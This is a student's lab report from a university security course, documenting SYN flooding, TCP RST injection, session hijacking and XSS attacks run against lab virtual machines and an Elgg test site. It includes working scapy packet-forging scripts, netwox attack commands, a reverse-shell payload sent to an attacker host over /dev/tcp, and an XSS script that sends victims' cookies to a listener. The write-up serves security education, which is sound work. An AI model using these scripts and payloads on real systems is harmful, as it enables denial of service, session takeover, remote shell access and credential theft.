

IERG4130 Lab 2 Report

LAU Long Ching
SID: 1155127347


12/04/2021

1 TCP/IP Attack

1.1 Task 1: SYN Flooding Attack

1.1.1 Lab Setup

I first created three VMs, namely Client (10.0.2.15), Server (10.0.2.4) and Attacker (10.0.2.5). They are connected to the same LAN following the guidelines.



Here is the size of the queue:

```
[04/11/21]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[04/11/21]seed@VM:~$
```

And we can check the usage of the queue using `netstat -tna`:

```
[04/11/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp     0      0 127.0.1.1:53            0.0.0.0:*
tcp     0      0 10.0.2.4:53           0.0.0.0:*
tcp     0      0 127.0.0.1:53           0.0.0.0:*
tcp     0      0 0.0.0.0:22            0.0.0.0:*
tcp     0      0 127.0.0.1:631          0.0.0.0:*
tcp     0      0 0.0.0.0:23            0.0.0.0:*
tcp     0      0 127.0.0.1:953          0.0.0.0:*
tcp     0      0 127.0.0.1:3306          0.0.0.0:*
tcp6    0      0 :::80                :::*
tcp6    0      0 :::53                :::*
tcp6    0      0 :::21                :::*
tcp6    0      0 :::22                :::*
tcp6    0      0 :::1:631             :::*
tcp6    0      0 :::3128             :::*
tcp6    0      0 :::1:953             :::*
[04/11/21]seed@VM:~$
```

1.1.2 The Attack

First we try connecting the client to the server, and we can see that it runs smoothly.

```
[04/11/21]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

From the server VM, we can see that the connection is established.

```
[04/11/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp    0      0 127.0.1.53                0.0.0.0:*
tcp    0      0 10.0.2.4:53               0.0.0.0:*
tcp    0      0 127.0.0.1:53               0.0.0.0:*
tcp    0      0 0.0.0.0:22                0.0.0.0:*
tcp    0      0 127.0.0.1:631              0.0.0.0:*
tcp    0      0 0.0.0.0:23                0.0.0.0:*
tcp    0      0 127.0.0.1:953              0.0.0.0:*
tcp    0      0 127.0.0.1:3306              0.0.0.0:*
tcp    0      0 10.0.2.4:23                10.0.2.15:47182      ESTABLISHED
tcp6   0      0 :::80                   :::*
tcp6   0      0 :::53                   :::*
tcp6   0      0 :::21                   :::*
tcp6   0      0 :::22                   :::*
tcp6   0      0 :::1:631                :::*
tcp6   0      0 :::3128                :::*
tcp6   0      0 :::1:953                :::*
tcp6   0      0 :::1:49940               :::1:631                  TIME_WAIT
[04/11/21]seed@VM:~$
```


We now try to initiate an SYN flooding attack.

```
[04/11/21]seed@VM:~$ sudo netwox 76 -i 10.0.2.4 -p 23
```

On the victim machine, we can see that `netstat -tna` result is spammed with connections with state as SYN-RECV, indicating half-open connections.

tcp	0	0	10.0.2.4:23	255.50.224.36:40262	SYN_RECV
tcp	0	0	10.0.2.4:23	240.197.35.131:41727	SYN_RECV
tcp	0	0	10.0.2.4:23	245.104.63.78:51302	SYN_RECV
tcp	0	0	10.0.2.4:23	253.226.8.181:28308	SYN_RECV
tcp	0	0	10.0.2.4:23	244.140.177.52:9847	SYN_RECV
tcp	0	0	10.0.2.4:23	241.237.83.28:5380	SYN_RECV
tcp	0	0	10.0.2.4:23	252.191.205.244:62048	SYN_RECV
tcp	0	0	10.0.2.4:23	245.181.231.60:12209	SYN_RECV
tcp	0	0	10.0.2.4:23	250.28.238.120:17346	SYN_RECV
tcp	0	0	10.0.2.4:23	240.44.179.47:2379	SYN_RECV
tcp	0	0	10.0.2.4:23	241.11.89.150:55763	SYN_RECV
tcp	0	0	10.0.2.4:23	244.144.183.4:60927	SYN_RECV
tcp	0	0	10.0.2.4:23	248.230.50.144:10829	SYN_RECV
tcp	0	0	10.0.2.4:23	252.10.85.155:31714	SYN_RECV
tcp	0	0	10.0.2.4:23	252.71.255.113:13653	SYN_RECV
tcp	0	0	10.0.2.4:23	242.120.191.242:13183	SYN_RECV
tcp	0	0	10.0.2.4:23	241.181.183.244:59483	SYN_RECV
tcp	0	0	10.0.2.4:23	248.223.191.138:17306	SYN_RECV
tcp	0	0	10.0.2.4:23	243.39.98.98:6171	SYN_RECV
tcp	0	0	10.0.2.4:23	251.194.33.228:19230	SYN_RECV
tcp	0	0	10.0.2.4:23	245.212.200.81:22527	SYN_RECV
tcp	0	0	10.0.2.4:23	250.44.111.30:14828	SYN_RECV
tcp	0	0	10.0.2.4:23	253.8.253.233:25043	SYN_RECV
tcp	0	0	10.0.2.4:23	247.243.59.40:6461	SYN_RECV
tcp	0	0	10.0.2.4:23	241.213.192.244:54726	SYN_RECV
tcp	0	0	10.0.2.4:23	247.3.14.190:47594	SYN_RECV
tcp	0	0	10.0.2.4:23	249.180.109.107:39427	SYN_RECV
tcp	0	0	10.0.2.4:23	249.45.218.199:37647	SYN_RECV
tcp	0	0	10.0.2.4:23	250.101.207.33:53070	SYN_RECV

Using Wireshark, we can see a large flood of SYN connections. We see that the victim machine receives numerous numbers of connection on port 23 from random IP addresses spoofed by the netwoxx.



However, the attack seems unsuccessful, as the victim can still start a `telnet` connection to the server.

```
[04/11/21]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

1.1.3 SYN Cookie Countermeasure

So now, we check if the SYN cookie is on, and indeed it is. So we turn it off.

```
[04/11/21]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Apr 11 04:54:48 EDT 2021 from 10.0.2.15 on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[04/11/21]seed@VM:~$
```

Now we try the attack once again, and the client can no longer connect to the server. The attack is now successful.

```
[04/11/21]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[04/11/21]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[04/11/21]seed@VM:~$
```

We notice that the attack was not successful when SYN cookie was turned on. The SYN cookie can effectively prevent the server from SYN flood attack because it does not allocate resources when it receives the SYN packet, it allocates resources only if the server receives the final ACK packet. This prevents from having the queue as a bottleneck, and instead consume resources only for the established connections.

SYN cookies also prevents an ACK flood attack by calculating an initial sequence number using a key known only to the server on certain parameters of the received SYN packet and sending it in SYN ACK packet. This sequence number + 1 is sent back in the ACK packet in the acknowledgement field. The server verifies the acknowledgement number and ensures that it was a result of a SYN ACK packet. This prevents any system from the SYN flood attacks.

1.2 Task 2: TCP RST Attacks on telnet and ssh Connections

1.2.1 Using Netwox

We first establish a telnet connection from the client 10.0.2.15 to the server 10.0.2.4:

```
[04/11/21]seed@VM:~$ telnet 10.0.2.4  
Trying 10.0.2.4...
```

Now on the Attacker's VM we launch the RST attack.

```
[04/11/21]seed@VM:~$ sudo netwox 78 -i 10.0.2.4
```

We can see that the connection between client and server was closed. The attack succeeded.

```
[04/11/21]seed@VM:~$ telnet 10.0.2.4  
Trying 10.0.2.4...  
Connected to 10.0.2.4.  
Escape character is '^]'.  
Ubuntu 16.04.2 LTS  
VM login: seed  
Password:  
Last login: Sun Apr 11 05:56:56 EDT 2021 from 10.0.2.15 on pts/2  
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)  
  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage  
  
1 package can be updated.  
0 updates are security updates.  
  
[04/11/21]seed@VM:~$ Connection closed by foreign host.  
[04/11/21]seed@VM:~$
```

And it is the same with ssh connections:

```
[04/11/21]seed@VM:~$ ssh 10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1
/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.4' (ECDSA) to the list of known
hosts.
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sun Apr 11 05:58:01 2021 from 10.0.2.15
[04/11/21]seed@VM:~$
```

It breaks as soon as we launch an RST attack.


```
[04/11/21]seed@VM:~$ packet_write_wait: Connection to 10.0.2.4 po
rt 22: Broken pipe
```

1.2.2 Using Scapy

We first establish a connection between the client and the server as shown below:

```
[04/11/21]seed@VM:~$ netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp     0      0 127.0.1.1:53            0.0.0.0:*
tcp     0      0 10.0.2.4:53            0.0.0.0:*
tcp     0      0 127.0.0.1:53            0.0.0.0:*
tcp     0      0 0.0.0.0:22             0.0.0.0:*
tcp     0      0 0.0.0.0:23             0.0.0.0:*
tcp     0      0 127.0.0.1:953           0.0.0.0:*
tcp     0      0 127.0.0.1:3306           0.0.0.0:*
tcp     0      0 10.0.2.4:23             10.0.2.15:47194        ESTABLISHED
tcp6    0      0 :::80                 :::*
tcp6    0      0 :::53                 :::*
tcp6    0      0 :::21                 :::*
tcp6    0      0 :::22                 :::*
tcp6    0      0 :::3128               :::*
tcp6    0      0 :::1:953              :::*
[04/11/21]seed@VM:~$
```

Then on the attacker's VM we check the latest TCP packet:



The screenshot shows the Wireshark interface with a single selected packet. The details pane displays the following information:

- Frame 32: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface
- Linux cooked capture
- Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.4
- Transmission Control Protocol, Src Port: 47194, Dst Port: 23, Seq: 2834639951,

We obtained the ports, sequence and acknowledgement info from the packets, so now we craft the scapy script as follows:

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.4")
tcp = TCP(sport=47194, dport=23, flags="R", seq=2834639951, ack=129871254)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

The attack is successful.

```
* Support: https://ubuntu.com/advantage
1 package can be updated.
0 updates are security updates.

[04/11/21]seed@VM:~$ Connection closed by foreign host.
[04/12/21]seed@VM:~$
```

Let's try it again on an **ssh** connection. Again we use Wireshark to obtain info:

0	2021-04-12 03:45:35.8558121...	10.0.2.15	10.0.2.4	TCP
1	2021-04-12 03:45:44.6862800...	::1	::1	UDP
2	2021-04-12 03:46:04.6988373...	::1	::1	UDP
3	2021-04-12 03:46:24.7185323...	::1	::1	UDP

► Frame 109: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface
► Linux cooked capture
► Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.4
► Transmission Control Protocol, Src Port: 57538, Dst Port: 22, Seq: 1945308903,

We then make the **scapy** script:

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.4")
tcp = TCP(sport=57538, dport=22, flags="R", seq=1945308903, ack=748939348)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

And the connection breaks again. The attack is successful.

```
Last login: Sun Apr 11 06:06:48 2021 from 10.0.2.15
[04/12/21]seed@VM:~$ packet_write_wait: Connection to 10.0.2.4 port 22: Broken pipe
[04/12/21]seed@VM:~$
```

1.3 Task 3: TCP Session Hijacking

1.3.1 Using Netwox

Again we have a TCP connection established between the client and the server:

```
Last login: Mon Apr 12 03:44:00 EDT 2021 from 10.0.2.15 on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[04/12/21]seed@VM:~$
```

The aim of my attack is to create a text file on the victim's machine. We first convert the command to a hex string:

```
>>> "\rtouch hijacked.txt\r".encode("Hex")
|0d746f7563682068696a61636b65642e7478740d'
```


On Wireshark we check the latest TCP packet sent from the client to the server, and obtain various info.

```
tes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
tute
1 Version 4, Src: 10.0.2.15, Dst: 10.0.2.4
trol Protocol, Src Port: 47222, Dst Port: 23, Seq: 882965369, Ack: 187961183, Len
7222
rt: 23
5]
--
```


Then we can craft a packet using netwox:

```
[04/12/21]seed@VM:~$ sudo netwox 40 -l 10.0.2.15 -m 10.0.2.4 -o 47
222 -p 23 -q 882965369 -E 237 -r 187961183 -z -H "0d746f7563682068
696a61636b65642e7478740d"
IP
version | ihl | tos | totlen
4 | 5 | 0x00=0 | 0x003C=60
id | r|D|M | offsetfrag
0x92CA=37578 | 0|0|0 | 0x0000=0
ttl | protocol | checksum
0x00=0 | 0x06=6 | 0x0FE0
source
10.0.2.15
destination
10.0.2.4
TCP
source port | destination port
0xB876=47222 | 0x0017=23
seqnum
0x34A0FB79=882965369
acknum
```

From Wireshark we can see that the command has been injected to the victim's VM and response was given.



Here is the result. This indicates that we were able to hijack the session between the client and server and sent a command from the attacker's machine in a way that it seemed to be coming from the client.



1.3.2 Using Scapy

Again we check the latest TCP packet sent from the client to the server, and obtain various info.

```

MDNS      162 Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR ...
UDP       64 33558 → 38688 Len=0
TELNET    69 Telnet Data ...
TELNET    69 Telnet Data ...
TCP       68 47224 → 23 [ACK] Seq=1896993050 Ack=2179327648 Win=30336 Len=...
TELNET    69 Telnet Data ...
TELNET    72 Telnet Data ...
TCP       68 47224 → 23 [ACK] Seq=1896993051 Ack=2179327652 Win=30336 Len=...
UDP       64 22558 → 38688 Len=0
▶ Frame 1031: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.4
▼ Transmission Control Protocol, Src Port: 47224, Dst Port: 23, Seq: 1896993051,
  Source Port: 47224
  Destination Port: 23
  [Stream index: 6]

```

Then we craft the **scapy** script using the info:

```


#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.4")
tcp = TCP(sport=47224, dport=23, flags="A", seq=1896993051,
          ack=2179327652)
data = "\rtouch hijack2.txt\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)

```


Now we execute the script.

```
[04/12/21]seed@VM:~$ sudo ./hijack.py
version      : BitField (4 bits)          = 4
(4)
ihl         : BitField (4 bits)          = None
(None)
tos         : XByteField                = 0
(0)
len         : ShortField               = None
(None)
id          : ShortField               = 1
(1)
flags        : FlagsField (3 bits)       = <Flag 0 ()>
(<Flag 0 ()>)
frag        : BitField (13 bits)        = 0
(0)
ttl          : ByteField                = 64
(64)
proto        : ByteEnumField           = 6
(0)
chksum      : XShortField             = None
```

From Wireshark we can see that the command has been injected to the victim's VM and response was given.



Again the attack is successful.



1.4 Task 4: Creating Reverse Shell using TCP Session Hijacking

First we establish a `telnet` connection between the client and the server. We sniff the traffic and find the last packet sent from client to the server:

```

TCP 68 47230 → 23 [ACK] Seq=2575246682 Ack=707480595 Win=30336 Len=0...
TELNET 281 Telnet Data ...
TCP 68 47230 → 23 [ACK] Seq=2575246682 Ack=707480574 Win=30336 Len=0...
TELNET 89 Telnet Data ...
TCP 68 47230 → 23 [ACK] Seq=2575246682 Ack=707480595 Win=30336 Len=0...
UDP 64 33558 → 38688 Len=0

```

► Frame 1466: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface eth0
► Linux cooked capture
► Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.4
▼ Transmission Control Protocol, Src Port: 47230, Dst Port: 23, Seq: 2575246682, Source Port: 47230
Destination Port: 23
[Stream index: 11]

Following the guidelines we craft a `scapy` script that connects back to the attack's VM.

```

#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.4")
tcp = TCP(sport=47228, dport=23, flags="A", seq=452784178,
ack=3807387572)
data = "\r/bin/bash -i > /dev/tcp/10.0.2.5/9090 0<&1 2>&1\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)

```

We then execute the script:

```

reserved : BitField (3 bits) = 0
(0)
flags : FlagsField (9 bits) = <Flag 16>
(<Flag 2 (S)>)
window : ShortField = 8192
(8192)
chksum : XShortField = None
(None)
urgptr : ShortField = 0
(0)
options : TCPOptionsField = []
([])
--
load : StrField = '\r/bin/'
> /dev/tcp/10.0.2.5/9090 0<&1 2>&1\r' ('')
[04/12/21]seed@VM:~$ 

```

From Wireshark, we can see that the packet was sent and accepted by the server.

```

TCP 68 47230 → 23 [PSH, ACK] Seq=707480595 Ack=143 Win=30336 Len=0...
TCP 143 [TCP Retransmission] 23 → 47230 [PSH, ACK] Seq=707480595 Ack=...
TCP 143 [TCP Retransmission] 23 → 47230 [PSH, ACK] Seq=707480595 Ack=...
UDP 64 33558 → 38688 Len=0

[Window size scaling factor: 128]
Checksum: 0x1884 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
► Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
► [SEQ/ACK analysis]
Retransmitted TCP segment data (75 bytes)

0020 0a 00 02 0f 00 17 b8 7e 2a 2b 4c 13 99 7f 25 8b .....~ *+L...%.
0030 80 18 00 e3 18 84 00 00 01 01 08 0a 01 4f b2 c0 ..... ....0..
0040 01 4f 83 bf 0d 0a 5b 30 34 2f 31 32 2f 32 31 5d .0...[0 4/12/21]
0050 73 65 65 64 40 56 4d 3a 7e 24 20 2f 62 69 6e 2f seed@VM: ~$ /bin/
0060 62 61 73 68 20 2d 69 20 3e 20 2f 64 65 76 2f 74 bash -i > /dev/t
0070 63 70 2f 31 30 2e 30 2e 32 2e 35 2f 39 30 39 30 cp/10.0.2.5/9090
0080 20 30 3c 26 31 20 32 3e 20 0d 00 26 31 0d 0a 0<&1 2> ..&1..
```

On the attacker's machine, while we were listening to port 9090, we are connected to the server directly when the script executes. We now have access to the victim's shell. Therefore, the attack is successful.

```
[04/12/21]seed@VM:~$ nc -l 9090
[04/12/21]seed@VM:~$ ifconfig
ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:aa:bd:5e
             inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
                           inet6 addr: fe80::bd4b:3fac%enp0s3/64 Scope:Link
                             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                           RX packets:2096066 errors:0 dropped:0 overruns:0 frame:0
                           TX packets:894903 errors:0 dropped:0 overruns:0 carrier:0
                           collisions:0 txqueuelen:1000
                           RX bytes:125923786 (125.9 MB)  TX bytes:53787462 (53.7 MB)
```

2 XSS Attack Lab


2.1 Task 5: Posting a Malicious Message to Display an Alert Window

We let the attacker be Alice this time. We first write the provided JavaScript code into the "About me" field of Alice.

Display name
Alice

About me
<script> alert('XSS'); </script>

After saving the changes, the profile page loads again and display the pop up with the string "XSS", which we wrote in the code.



2.2 Task 6: Posting a Malicious Message to Display Cookies


Now we modify the code in Alice's profile as follows:

Edit profile

Display name
Alice

About me
<script> alert(document.cookie); </script>

As the page reloads when we save the changes, we can immediately see that the cookie of the current session displays:



2.3 Task 7: Stealing Cookies from the Victim's Machine

As an attacker, we first start a listening TCP connection in the terminal on the port 5555:

```
[04/19/21]seed@VM:~$ nc -l 5555 -v  
Listening on [0.0.0.0] (family 0, port 5555)
```

Now, in order to get the cookie of the victim, we insert the following JS code in the attacker's (Alice) description:

Display name

About me

```
<script>document.write('<img src=http://10.0.2.5:5555?c=' + escape(document.cookie) + '>');</script>
```

As soon as we save the changes, we can see Alice's HTTP request and cookie on the terminal:

```
[04/19/21]seed@VM:~$ nc -l 5555 -v  
Listening on [0.0.0.0] (family 0, port 5555)  
Connection from [10.0.2.4] port 5555 [tcp/*] accepted (family 2, s  
port 59494)  
GET /?c=Elgg%3D93fcc333l5o1ue2t1nqpj6i03 HTTP/1.1  
Host: 10.0.2.5:5555  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/2  
0100101 Firefox/60.0  
Accept: */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://www.xsslbelgg.com/profile/alice  
Connection: keep-alive
```

Now we start a new listening TCP connection, login as a victim Boby and visit Alice's profile page:


The image shows a two-part screenshot. The top part is a login form with fields for 'Username or email' containing 'boby' and 'Password' containing '*****'. It has 'Log in' and 'Remember me' buttons, and links for 'Register' and 'Lost password'. The bottom part is a user profile page titled 'XSS Lab Site' for 'Alice'. It features a profile picture of Alice, her name 'Alice', and a link to 'About me'. The browser's address bar shows 'www.xsslbelgg.com/profile/alice'.

We can see that as soon as we visit Alice's page using Bob's account, we obtain the HTTP request indicating his cookie:

